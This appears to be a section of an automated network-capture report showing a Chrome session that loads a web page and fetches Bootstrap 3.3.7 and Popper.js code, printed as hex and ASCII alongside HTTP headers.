2022-07-01 09:00:46 UTC	204	IN	Data Raw: 26 65 28 74 2c 6e 29 2c 74 7d 7d 28 29 2c 73 65 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6f 29 7b 72 65 74 75 72 6e 20 74 20 69 6e 20 65 3f 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 65 2c 74 2c 7b 76 61 6c 75 65 3a 6f 2c 65 6e 75 6d 65 72 61 62 6c 65 3a 21 30 2c 63 6f 6e 66 69 67 75 72 61 62 6c 65 3a 21 30 2c 77 72 69 74 61 62 6c 65 3a 21 30 7d 29 3a 65 5b 74 5d 3d 6f 2c 65 7d 2c 64 65 3d 4f 62 6a 65 63 74 2e 61 73 73 69 67 6e 7c 7c 66 75 6e 63 74 69 6f 6e 28 65 29 7b 66 6f 72 28 76 61 72 20 74 2c 6f 3d 31 3b 6f 3c 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 74 68 3b 6f 2b 2b 29 66 6f 72 28 76 61 72 20 6e 20 69 6e 20 74 3d 61 72 67 75 6d 65 6e 74 73 5b 6f 5d 2c 74 29 4f 62 6a 65 63 74 2e 70 72 6f 74 6f 74 79 70 65 2e 68 61 73 4f 77 Data Ascii: &e(t,n),t}},se=function(e,t,o){return t in e?Object.defineProperty(e,t,{value:o,enumerable:!0,configurable:!0,writable:!0}):e[t]=o,e},de=Object.assign||function(e){for(var t,o=1;o<arguments.length;o++)for(var n in t=arguments[o],t)Object.prototype.hasOw
2022-07-01 09:00:46 UTC	206	IN	Data Raw: 70 74 69 6f 6e 73 2c 74 2c 69 2e 73 74 61 74 65 29 7d 29 2c 74 68 69 73 2e 75 70 64 61 74 65 28 29 3b 76 61 72 20 70 3d 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 65 76 65 6e 74 73 45 6e 61 62 6c 65 64 3b 70 26 26 74 68 69 73 2e 65 6e 61 62 6c 65 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 73 28 29 2c 74 68 69 73 2e 73 74 61 74 65 2e 65 76 65 6e 74 73 45 6e 61 62 6c 65 64 3d 70 7d 72 65 74 75 72 6e 20 70 65 28 74 2c 5b 7b 6b 65 79 3a 27 75 70 64 61 74 65 27 2c 76 61 6c 75 65 3a 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 6b 2e 63 61 6c 6c 28 74 68 69 73 29 7d 7d 2c 7b 6b 65 79 3a 27 64 65 73 74 72 6f 79 27 2c 76 61 6c 75 65 3a 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 42 2e 63 61 6c 6c 28 74 68 69 73 29 7d 7d 2c 7b 6b 65 79 3a 27 65 6e 61 62 Data Ascii: ptions,t,i.state)}),this.update();var p=this.options.eventsEnabled;p&&this.enableEventListeners(),this.state.eventsEnabled=p}return pe(t,[{key:'update',value:function(){return k.call(this)}},{key:'destroy',value:function(){return B.call(this)}},{key:'enab
2022-07-01 09:00:46 UTC	207	IN	Data Raw: 72 69 67 68 74 27 3d 3d 3d 65 3f 27 6c 65 66 74 27 3a 27 74 6f 70 27 2c 69 3d 70 5b 6f 5d 3b 72 65 74 75 72 6e 20 70 5b 65 5d 3e 6e 5b 65 5d 26 26 21 74 2e 65 73 63 61 70 65 57 69 74 68 52 65 66 65 72 65 6e 63 65 26 26 28 69 3d 58 28 70 5b 6f 5d 2c 6e 5b 2d 28 27 72 69 67 68 74 27 3d 3d 3d 65 3f 70 2e 77 69 64 74 68 3a 70 2e 68 65 69 67 68 74 29 29 29 2c 73 65 28 7b 7d 2c 6f 2c 69 29 7d 7d 3b 72 65 74 75 72 6e 20 69 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 2d 31 3d 3d 3d 5b 27 6c 65 66 74 27 2c 27 74 6f 70 27 5d 2e 69 6e 64 65 78 4f 66 28 65 29 3f 27 73 65 63 6f 6e 64 61 72 79 27 3a 27 70 72 69 6d 61 72 79 27 3b 70 3d 64 65 28 7b 7d 2c 70 2c 73 5b 74 5d 28 65 29 29 7d 29 2c 65 2e 6f 66 66 73 65 74 73 2e 70 6f Data Ascii: right'===e?'left':'top',i=p[o];return p[e]>n[e]&&!t.escapeWithReference&&(i=X(p[o],n[e]-('right'===e?p.width:p.height))),se({},o,i)}};return i.forEach(function(e){var t=-1===['left','top'].indexOf(e)?'secondary':'primary';p=de({},p,s[t](e))}),e.offsets.po

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	208	IN	Data Raw: 65 2e 69 6e 73 74 61 6e 63 65 2e 70 6f 70 70 65 72 29 2c 77 3d 70 61 72 73 65 46 6c 6f 61 74 28 79 5b 27 6d 61 72 67 69 6e 27 2b 66 5d 2c 31 30 29 2c 45 3d 70 61 72 73 65 46 6c 6f 61 74 28 79 5b 27 62 6f 72 64 65 72 27 2b 66 2b 27 57 69 64 74 68 27 5d 2c 31 30 29 2c 76 3d 62 2d 65 2e 6f 66 66 73 65 74 73 2e 70 6f 70 70 65 72 5b 6d 5d 2d 77 2d 45 3b 72 65 74 75 72 6e 20 76 3d 51 28 58 28 73 5b 6c 5d 2d 75 2c 76 29 2c 30 29 2c 65 2e 61 72 72 6f 77 45 6c 65 6d 65 6e 74 3d 69 2c 65 2e 6f 66 66 73 65 74 73 2e 61 72 72 6f 77 3d 28 6e 3d 7b 7d 2c 73 65 28 6e 2c 6d 2c 4d 61 74 68 2e 72 6f 75 6e 64 28 76 29 29 2c 73 65 28 6e 2c 68 2c 27 27 29 2c 6e 29 2c 65 7d 2c 65 6c 65 6d 65 6e 74 3a 27 5b 78 2d 61 72 72 6f 77 5d 27 7d 2c 66 6c 69 70 3a 7b 6f 72 64 65 72 3a 36 Data Ascii: e.instance.popper),w=parseFloat(y['margin'+f],10),E=parseFloat(y['border'+f+'Width'],10),v=b-e.offsets.popper[m]-w-E;return v=Q(X(s[l]-u,v),0),e.arrowElement=i,e.offsets.arrow=(n={},se(n,m,Math.round(v)),se(n,h,''),n),e},element:'[x-arrow]'},flip:{order:6
2022-07-01 09:00:46 UTC	210	IN	Data Raw: 65 28 7b 7d 2c 65 2e 6f 66 66 73 65 74 73 2e 70 6f 70 70 65 72 2c 54 28 65 2e 69 6e 73 74 61 6e 63 65 2e 70 6f 70 70 65 72 2c 65 2e 6f 66 66 73 65 74 73 2e 72 65 66 65 72 65 6e 63 65 2c 65 2e 70 6c 61 63 65 6d 65 6e 74 29 29 2c 65 3d 4e 28 65 2e 69 6e 73 74 61 6e 63 65 2e 6d 6f 64 69 66 69 65 72 73 2c 65 2c 27 66 6c 69 70 27 29 29 7d 29 2c 65 7d 2c 62 65 68 61 76 69 6f 72 3a 27 66 6c 69 70 27 2c 70 61 64 64 69 6e 67 3a 35 2c 62 6f 75 6e 64 61 72 69 65 73 45 6c 65 6d 65 6e 74 3a 27 76 69 65 77 70 6f 72 74 27 7d 2c 69 6e 6e 65 72 3a 7b 6f 72 64 65 72 3a 37 30 30 2c 65 6e 61 62 6c 65 64 3a 21 31 2c 66 6e 3a 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 65 2e 70 6c 61 63 65 6d 65 6e 74 2c 6f 3d 74 2e 73 70 6c 69 74 28 27 2d 27 29 5b 30 5d 2c 6e 3d 65 Data Ascii: e({},e.offsets.popper,T(e.instance.popper,e.offsets.reference,e.placement)),e=N(e.instance.modifiers,e,'flip'))}),e},behavior:'flip',padding:5,boundariesElement:'viewport'},inner:{order:700,enabled:!1,fn:function(e){var t=e.placement,o=t.split('-')[0],n=e
2022-07-01 09:00:46 UTC	211	IN	Data Raw: 72 69 67 68 74 3a 4a 28 69 2e 72 69 67 68 74 29 7d 2c 63 3d 27 62 6f 74 74 6f 6d 27 3d 3d 3d 6f 3f 27 74 6f 70 27 3a 27 62 6f 74 74 6f 6d 27 2c 75 3d 27 72 69 67 68 74 27 3d 3d 3d 6e 3f 27 6c 65 66 74 27 3a 27 72 69 67 68 74 27 2c 62 3d 57 28 27 74 72 61 6e 73 66 6f 72 6d 27 29 3b 69 66 28 64 3d 27 62 6f 74 74 6f 6d 27 3d 3d 63 3f 2d 66 2e 68 65 69 67 68 74 2b 68 2e 62 6f 74 74 6f 6d 3a 68 2e 74 6f 70 2c 73 3d 27 72 69 67 68 74 27 3d 3d 75 3f 2d 66 2e 77 69 64 74 68 2b 68 2e 72 69 67 68 74 3a 68 2e 6c 65 66 74 2c 61 26 26 62 29 6d 5b 62 5d 3d 27 74 72 61 6e 73 6c 61 74 65 33 64 28 27 2b 73 2b 27 70 78 2c 20 27 2b 64 2b 27 70 78 2c 20 30 29 27 2c 6d 5b 63 5d 3d 30 2c 6d 5b 75 5d 3d 30 2c 6d 2e 77 69 6c 6c 43 68 61 6e 67 65 3d 27 74 72 61 6e 73 66 6f 72 6d Data Ascii: right:J(i.right)},c='bottom'===o?'top':'bottom',u='right'===n?'left':'right',b=W('transform');if(d='bottom'==c?-f.height+h.bottom:h.top,s='right'==u?-f.width+h.right:h.left,a&&b)m[b]='translate3d('+s+'px, '+d+'px, 0)',m[c]=0,m[u]=0,m.willChange='transform
2022-07-01 09:00:46 UTC	212	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49767	104.18.11.207	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	93	OUT	GET /bootstrap/3.3.7/js/bootstrap.min.js HTTP/1.1 Host: maxcdn.bootstrapcdn.com Connection: keep-alive Origin: https://shafquatarefeen.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Intervention: <https://www.chromestatus.com/feature/5718547946799104>; level="warning" Accept: */* Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: script Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	212	IN	HTTP/1.1 200 OK Date: Fri, 01 Jul 2022 09:00:46 GMT Content-Type: application/javascript; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding CDN-PullZone: 252412 CDN-Uid: b1941f61-b576-4f40-80de-5677acb38f74 CDN-RequestCountryCode: DE Access-Control-Allow-Origin: * Cache-Control: public, max-age=31919000 ETag: W/"5869c96cc8f19086aee625d670d741f9" Last-Modified: Mon, 25 Jan 2021 22:04:00 GMT CDN-CachedAt: 05/12/2022 03:05:27 CDN-ProxyVer: 1.02 CDN-RequestPullCode: 200 CDN-RequestPullSuccess: True CDN-EdgeStorageId: 863 CDN-Status: 200 timing-allow-origin: * cross-origin-resource-policy: cross-origin X-Content-Type-Options: nosniff CDN-RequestId: 28445bfc08a8c924601229a3de06305d CDN-Cache: HIT CF-Cache-Status: HIT Age: 335364 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Server: cloudflare CF-RAY: 723df40958535b98-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-01 09:00:46 UTC	213	IN	Data Raw: 31 34 37 37 0d 0a 2f 2a 21 0a 20 2a 20 42 6f 6f 74 73 74 72 61 70 20 76 33 2e 33 2e 37 20 28 68 74 74 70 3a 2f 2f 67 65 74 62 6f 6f 74 73 74 72 61 70 2e 63 6f 6d 29 0a 20 2a 20 43 6f 70 79 72 69 67 68 74 20 32 30 31 31 2d 32 30 31 36 20 54 77 69 74 74 65 72 2c 20 49 6e 63 2e 0a 20 2a 20 4c 69 63 65 6e 73 65 64 20 75 6e 64 65 72 20 74 68 65 20 4d 49 54 20 6c 69 63 65 6e 73 65 0a 20 2a 2f 0a 69 66 28 22 75 6e 64 65 66 69 6e 65 64 22 3d 3d 74 79 70 65 6f 66 20 6a 51 75 65 72 79 29 74 68 72 6f 77 20 6e 65 77 20 45 72 72 6f 72 28 22 42 6f 6f 74 73 74 72 61 70 27 73 20 4a 61 76 61 53 63 72 69 70 74 20 72 65 71 75 69 72 65 73 20 6a 51 75 65 72 79 22 29 3b 2b 66 75 6e 63 74 69 6f 6e 28 61 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 76 61 72 20 62 3d 61 2e 66 6e Data Ascii: 1477/*! * Bootstrap v3.3.7 (http://getbootstrap.com) * Copyright 2011-2016 Twitter, Inc. * Licensed under the MIT license */if("undefined"==typeof jQuery)throw new Error("Bootstrap's JavaScript requires jQuery");+function(a){"use strict";var b=a.fn
2022-07-01 09:00:46 UTC	213	IN	Data Raw: 5b 31 5d 3c 39 7c 7c 31 3d 3d 62 5b 30 5d 26 26 39 3d 3d 62 5b 31 5d 26 26 62 5b 32 5d 3c 31 7c 7c 62 5b 30 5d 3e 33 29 74 68 72 6f 77 20 6e 65 77 20 45 72 72 6f 72 28 22 42 6f 6f 74 73 74 72 61 70 27 73 20 4a 61 76 61 53 63 72 69 70 74 20 72 65 71 75 69 72 65 73 20 6a 51 75 65 72 79 20 76 65 72 73 69 6f 6e 20 31 2e 39 2e 31 20 6f 72 20 68 69 67 68 65 72 2c 20 62 75 74 20 6c 6f 77 65 72 20 74 68 61 6e 20 76 65 72 73 69 6f 6e 20 34 22 29 7d 28 6a 51 75 65 72 79 29 2c 2b 66 75 6e 63 74 69 6f 6e 28 61 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 62 28 29 7b 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 62 6f 74 73 74 72 61 70 22 29 2c 62 3d 7b 57 65 62 6b 69 74 54 72 61 6e 73 69 74 Data Ascii: [1]<9||1==b[0]&&9==b[1]&&b[2]<1||b[0]>3)throw new Error("Bootstrap's JavaScript requires jQuery version 1.9.1 or higher, but lower than version 4")}(jQuery),+function(a){"use strict";function b(){var a=document.createElement("bootstrap"),b={WebkitTransiti
2022-07-01 09:00:46 UTC	215	IN	Data Raw: 2a 28 3f 3d 23 5b 5e 5c 73 5d 2a 24 29 2f 2c 22 22 29 29 3b 76 61 72 20 67 3d 61 28 22 23 22 3d 3d 3d 66 3f 5b 5d 3a 66 29 3b 62 26 26 62 2e 70 72 65 76 65 6e 74 44 65 66 61 75 6c 74 28 29 2c 67 2e 6c 65 6e 67 74 68 7c 7c 28 67 3d 65 2e 63 6c 6f 73 65 73 74 28 22 2e 61 6c 65 72 74 22 29 29 2c 67 2e 74 72 69 67 67 65 72 28 62 3d 61 2e 45 76 65 6e 74 28 22 63 6c 6f 73 65 2e 62 73 2e 61 6c 65 72 74 22 29 29 2c 62 2e 69 73 44 65 66 61 75 6c 74 50 72 65 76 65 6e 74 65 64 28 29 7c 7c 28 67 2e 72 65 6d 6f 76 65 43 6c 61 73 73 28 22 69 6e 22 29 2c 61 2e 73 75 70 70 6f 72 74 2e 74 72 61 6e 73 69 74 69 6f 6e 26 26 67 2e 68 61 73 43 6c 61 73 73 28 22 66 61 64 65 22 29 3f 67 2e 6f 6e 65 28 22 62 73 54 72 61 6e 73 69 74 69 6f 6e 45 6e 64 22 2c 63 29 2e 65 6d 75 6c 61 Data Ascii: *(?=#[^\s]*$)/,""));var g=a("#"===f?[]:f);b&&b.preventDefault(),g.length||(g=e.closest(".alert")),g.trigger(b=a.Event("close.bs.alert")),b.isDefaultPrevented()||(g.removeClass("in"),a.support.transition&&g.hasClass("fade")?g.one("bsTransitionEnd",c).emula
2022-07-01 09:00:46 UTC	216	IN	Data Raw: 70 75 74 22 29 3b 22 72 61 64 69 6f 22 3d 3d 63 2e 70 72 6f 70 28 22 74 79 70 65 22 29 3f 28 63 2e 70 72 6f 70 28 22 63 68 65 63 6b 65 64 22 29 26 26 28 61 3d 21 31 29 2c 62 2e 66 69 6e 64 28 22 2e 61 63 74 69 76 65 22 29 2e 72 65 6d 6f 76 65 43 6c 61 73 73 28 22 61 63 74 69 76 65 22 29 2c 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 61 64 64 43 6c 61 73 73 28 22 61 63 74 69 76 65 22 29 29 3a 22 63 68 65 63 6b 62 6f 78 22 3d 3d 63 2e 70 72 6f 70 28 22 74 79 70 65 22 29 26 26 28 63 2e 70 72 6f 70 28 22 63 68 65 63 6b 65 64 22 29 21 3d 3d 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 68 61 73 43 6c 61 73 73 28 22 61 63 74 69 76 65 22 29 26 26 28 61 3d 21 31 29 2c 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 74 6f 67 67 6c 65 43 6c 61 73 73 28 22 61 63 74 69 76 65 22 Data Ascii: put");"radio"==c.prop("type")?(c.prop("checked")&&(a=!1),b.find(".active").removeClass("active"),this.$element.addClass("active")):"checkbox"==c.prop("type")&&(c.prop("checked")!==this.$element.hasClass("active")&&(a=!1),this.$element.toggleClass("active"
2022-07-01 09:00:46 UTC	217	IN	Data Raw: 61 72 20 63 3d 66 75 6e 63 74 69 6f 6e 28 62 2c 63 29 7b 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 3d 61 28 62 29 2c 74 68 69 73 2e 24 69 6e 64 69 63 61 74 6f 72 73 3d 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 66 69 6e 64 28 22 2e 63 61 72 6f 75 73 65 6c 2d 69 6e 64 69 63 61 74 6f 72 73 22 29 2c 74 68 69 73 2e 6f 70 74 69 6f 6e 73 3d 63 2c 74 68 69 73 2e 70 61 75 73 65 64 3d 6e 75 6c 6c 2c 74 68 69 73 2e 73 6c 69 64 69 6e 67 3d 6e 75 6c 6c 2c 74 68 69 73 2e 69 6e 74 65 72 76 61 6c 3d 6e 75 6c 6c 2c 74 68 69 73 2e 24 61 63 74 69 76 65 3d 6e 75 6c 6c 2c 74 68 69 73 2e 24 69 74 65 6d 73 3d 6e 75 6c 6c 2c 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 6b 65 79 62 6f 61 72 64 26 26 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 6f 6e 28 22 6b 65 79 64 6f 77 6e 2e 62 73 2e 63 Data Ascii: ar c=function(b,c){this.$element=a(b),this.$indicators=this.$element.find(".carousel-indicators"),this.options=c,this.paused=null,this.sliding=null,this.interval=null,this.$active=null,this.$items=null,this.options.keyboard&&this.$element.on("keydown.bs.c

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	218	IN	Data Raw: 37 63 33 65 0d 0a 69 6e 74 65 72 76 61 6c 26 26 63 6c 65 61 72 49 6e 74 65 72 76 61 6c 28 74 68 69 73 2e 69 6e 74 65 72 76 61 6c 29 2c 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 69 6e 74 65 72 76 61 6c 26 26 21 74 68 69 73 2e 70 61 75 73 65 64 26 26 28 74 68 69 73 2e 69 6e 74 65 72 76 61 6c 3d 73 65 74 49 6e 74 65 72 76 61 6c 28 61 2e 70 72 6f 78 79 28 74 68 69 73 2e 6e 65 78 74 2c 74 68 69 73 29 2c 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 69 6e 74 65 72 76 61 6c 29 29 2c 74 68 69 73 7d 2c 63 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 49 74 65 6d 49 6e 64 65 78 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 24 69 74 65 6d 73 3d 61 2e 70 61 72 65 6e 74 28 29 2e 63 68 69 6c 64 72 65 6e 28 22 2e 69 74 65 6d 22 29 2c 74 68 69 73 2e 24 69 Data Ascii: 7c3einterval&&clearInterval(this.interval),this.options.interval&&!this.paused&&(this.interval=setInterval(a .proxy(this.next,this),this.options.interval)),this},c.prototype.getItemIndex=function(a){return this.$items=a.parent(). children(".item"),this.$i
2022-07-01 09:00:46 UTC	219	IN	Data Raw: 74 69 76 65 22 29 29 72 65 74 75 72 6e 20 74 68 69 73 2e 73 6c 69 64 69 6e 67 3d 21 31 3b 76 61 72 20 6a 3d 66 5b 30 5d 2c 6b 3d 61 2e 45 76 65 6e 74 28 22 73 6c 69 64 65 2e 62 73 2e 63 61 72 6f 75 73 65 6c 22 2c 7b 72 65 6c 61 74 65 64 54 61 72 67 65 74 3a 6a 2c 64 69 72 65 63 74 69 6f 6e 3a 68 7d 29 3b 69 66 28 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 74 72 69 67 67 65 72 28 6b 29 2c 21 6b 2e 69 73 44 65 66 61 75 6c 74 50 72 65 76 65 6e 74 65 64 28 29 29 7b 69 66 28 74 68 69 73 2e 73 6c 69 64 69 6e 67 3d 21 30 2c 67 26 26 74 68 69 73 2e 70 61 75 73 65 28 29 2c 74 68 69 73 2e 24 69 6e 64 69 63 61 74 6f 72 73 2e 6c 65 6e 67 74 68 29 7b 74 68 69 73 2e 24 69 6e 64 69 63 61 74 6f 72 73 2e 66 69 6e 64 28 22 2e 61 63 74 69 76 65 22 29 2e 72 65 6d 6f 76 65 43 Data Ascii: tive"))return this.sliding=!1;var j=f[0],k=a.Event("slide.bs.carousel",{relatedTarget:j,direction:h});if(this.$element .trigger(k),!k.isDefaultPrevented()){if(this.sliding=!0,g&&this.pause(),this.$indicators.length){this.$indicators.find(".active"). removeC
2022-07-01 09:00:46 UTC	221	IN	Data Raw: 2e 63 61 72 6f 75 73 65 6c 2e 64 61 74 61 2d 61 70 69 22 2c 22 5b 64 61 74 61 2d 73 6c 69 64 65 2d 74 6f 5d 22 2c 65 29 2c 61 28 77 69 6e 64 6f 77 29 2e 6f 6e 28 22 6c 6f 61 64 22 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 61 28 27 5b 64 61 74 61 2d 72 69 64 65 3d 22 63 61 72 6f 75 73 65 6c 22 5d 27 29 2e 65 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 63 3d 61 28 74 68 69 73 29 3b 62 2e 63 61 6c 6c 28 63 2c 63 2e 64 61 74 61 28 29 29 7d 29 7d 29 7d 28 6a 51 75 65 72 79 29 2c 2b 66 75 6e 63 74 69 6f 6e 28 61 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 62 28 62 29 7b 76 61 72 20 63 2c 64 3d 62 2e 61 74 74 72 28 22 64 61 74 61 2d 74 61 72 67 65 74 22 29 7c 7c 28 63 3d 62 2e 61 74 74 72 28 22 68 72 65 66 22 29 29 26 26 63 2e Data Ascii: .carousel.data-api","[data-slide-to]",e),a(window).on("load",function(){a('[data-ride="carousel"]').each(function() {var c=a(this);b.call(c,c.data())})})}(jQuery),+function(a){"use strict";function b(b){var c,d=b.attr("data-target")||(c=b.attr("href "))&&c.
2022-07-01 09:00:46 UTC	222	IN	Data Raw: 21 66 2e 69 73 44 65 66 61 75 6c 74 50 72 65 76 65 6e 74 65 64 28 29 29 7b 65 26 26 65 2e 6c 65 6e 67 74 68 26 26 28 63 2e 63 61 6c 6c 28 65 2c 22 68 69 64 65 22 29 2c 62 7c 7c 65 2e 64 61 74 61 28 22 62 73 2e 63 6f 6c 6c 61 70 73 65 22 29 2e 61 64 64 43 6c 61 73 73 28 22 63 6f 6c 6c 61 70 73 69 6e 67 22 29 5b 67 5d 28 30 29 2e 61 74 74 72 28 22 61 72 69 61 2d 65 78 70 61 6e 64 65 64 22 2c 21 30 29 2c 74 68 69 73 2e 24 74 72 69 67 67 65 72 2e 72 65 6d 6f 76 65 43 6c 61 73 73 28 22 63 6f 6c 6c 61 70 73 65 64 22 29 2e 61 74 74 72 28 22 61 72 69 61 2d 65 78 70 Data Ascii: !f.isDefaultPrevented()){e&&e.length&&(c.call(e,"hide"),b||e.data("bs.collapse",null));var g=this.dimension( );this.$element.removeClass("collapse").addClass("collapsing")[g](0).attr("aria-expanded",!0),this.$trigger.removeClass("collapsed").attr("aria-exp
2022-07-01 09:00:46 UTC	223	IN	Data Raw: 66 75 6e 63 74 69 6f 6e 28 29 7b 74 68 69 73 5b 74 68 69 73 2e 24 65 6c 65 6d 65 6e 74 2e 68 61 73 43 6c 61 73 73 28 22 69 6e 22 29 3f 22 68 69 64 65 22 3a 22 73 68 6f 77 22 5d 28 29 7d 2c 64 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 50 61 72 65 6e 74 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 61 28 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 70 61 72 65 6e 74 29 2e 66 69 6e 64 28 27 5b 64 61 74 61 2d 74 6f 67 67 6c 65 3d 22 63 6f 6c 6c 61 70 73 65 22 5d 5b 64 61 74 61 2d 70 61 72 65 6e 74 3d 22 27 2b 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 70 61 72 65 6e 74 2b 27 22 5d 27 29 2e 65 61 63 68 28 61 2e 70 72 6f 78 79 28 66 75 6e 63 74 69 6f 6e 28 63 2c 64 29 7b 76 61 72 20 65 3d 61 28 64 29 3b 74 68 69 73 2e 61 64 64 41 72 69 61 4e 64 43 6f 6c Data Ascii: function(){this[this.$element.hasClass("in")?"hide":"show"]()},d.prototype.getParent=function(){return a(thi s.options.parent).find('[data-toggle="collapse"][data-parent="'+this.options.parent+'"]').each(a.proxy(function(c,d){var e=a(d);this.addAriaAndColl
2022-07-01 09:00:46 UTC	225	IN	Data Raw: 29 29 7d 29 29 7d 66 75 6e 63 74 69 6f 6e 20 64 28 62 29 7b 72 65 74 75 72 6e 20 74 68 69 73 2e 65 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 63 3d 61 28 74 68 69 73 29 2c 64 3d 63 2e 64 61 74 61 28 22 62 73 2e 64 72 6f 70 64 6f 77 6e 22 29 3b 64 7c 7c 63 2e 64 61 74 61 28 22 62 73 2e 64 72 6f 70 64 6f 77 6e 22 2c 64 3d 6e 65 77 20 67 28 74 68 69 73 29 29 2c 22 73 74 72 69 6e 67 22 3d 3d 74 79 70 65 6f 66 20 62 26 26 64 5b 62 5d 2e 63 61 6c 6c 28 63 29 7d 29 7d 76 61 72 20 65 3d 22 2e 64 72 6f 70 64 6f 77 6e 2d 62 61 63 6b 64 72 6f 70 22 2c 66 3d 27 5b 64 61 74 61 2d 74 6f 67 67 6c 65 3d 22 64 72 6f 70 64 6f 77 6e 22 5d 27 2c 67 3d 66 75 6e 63 74 69 6f 6e 28 62 29 7b 61 28 62 29 2e 6f 6e 28 22 63 6c 69 63 6b 2e 62 73 2e 64 72 6f 70 64 6f 77 Data Ascii:))})}function d(b){return this.each(function(){var c=a(this),d=c.data("bs.dropdown");d||c.data("bs.dropdown ",d=new g(this)),"string"==typeof b&&d[b].call(c)})}var e=".dropdown-backdrop",f='[data-toggle="dropdown"]',g=function(b) {a(b).on("click.bs.dropdow
2022-07-01 09:00:46 UTC	226	IN	Data Raw: 64 2c 61 2e 66 6e 2e 64 72 6f 70 64 6f 77 6e 2e 43 6f 6e 73 74 72 75 63 74 6f 72 3d 67 2c 61 2e 66 6e 2e 64 72 6f 70 64 6f 77 6e 2e 6e 6f 43 6f 6e 66 6c 69 63 74 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 61 2e 66 6e 2e 64 72 6f 70 64 6f 77 6e 3d 68 2c 74 68 69 73 7d 2c 61 28 64 6f 63 75 6d 65 6e 74 29 2e 6f 6e 28 22 63 6c 69 63 6b 2e 62 73 2e 64 72 6f 70 64 6f 77 6e 2e 64 61 74 61 2d 61 70 69 22 2c 63 29 2e 6f 6e 28 22 63 6c 69 63 6b 2e 62 73 2e 64 72 6f 70 64 6f 77 6e 2e 64 61 74 61 2d 61 70 69 22 2c 22 2e 64 72 6f 70 64 6f 77 6e 20 66 6f 72 6d 22 2c 66 75 6e 63 74 69 6f 6e 28 61 29 7b 61 2e 73 74 6f 70 50 72 6f 70 61 67 61 74 69 6f 6e 28 29 7d 29 2e 6f 6e 28 22 63 6c 69 63 6b 2e 62 73 2e 64 72 6f 70 64 6f 77 6e 2e 64 61 74 61 2d 61 70 69 Data Ascii: d,a.fn.dropdown.Constructor=g,a.fn.dropdown.noConflict=function(){return a.fn.dropdown=h,this},a(d ocument).on("click.bs.dropdown.data-api",c).on("click.bs.dropdown.data-api",".dropdown form",function(a){a.stopPropagati on()}).on("click.bs.dropdown.data-api
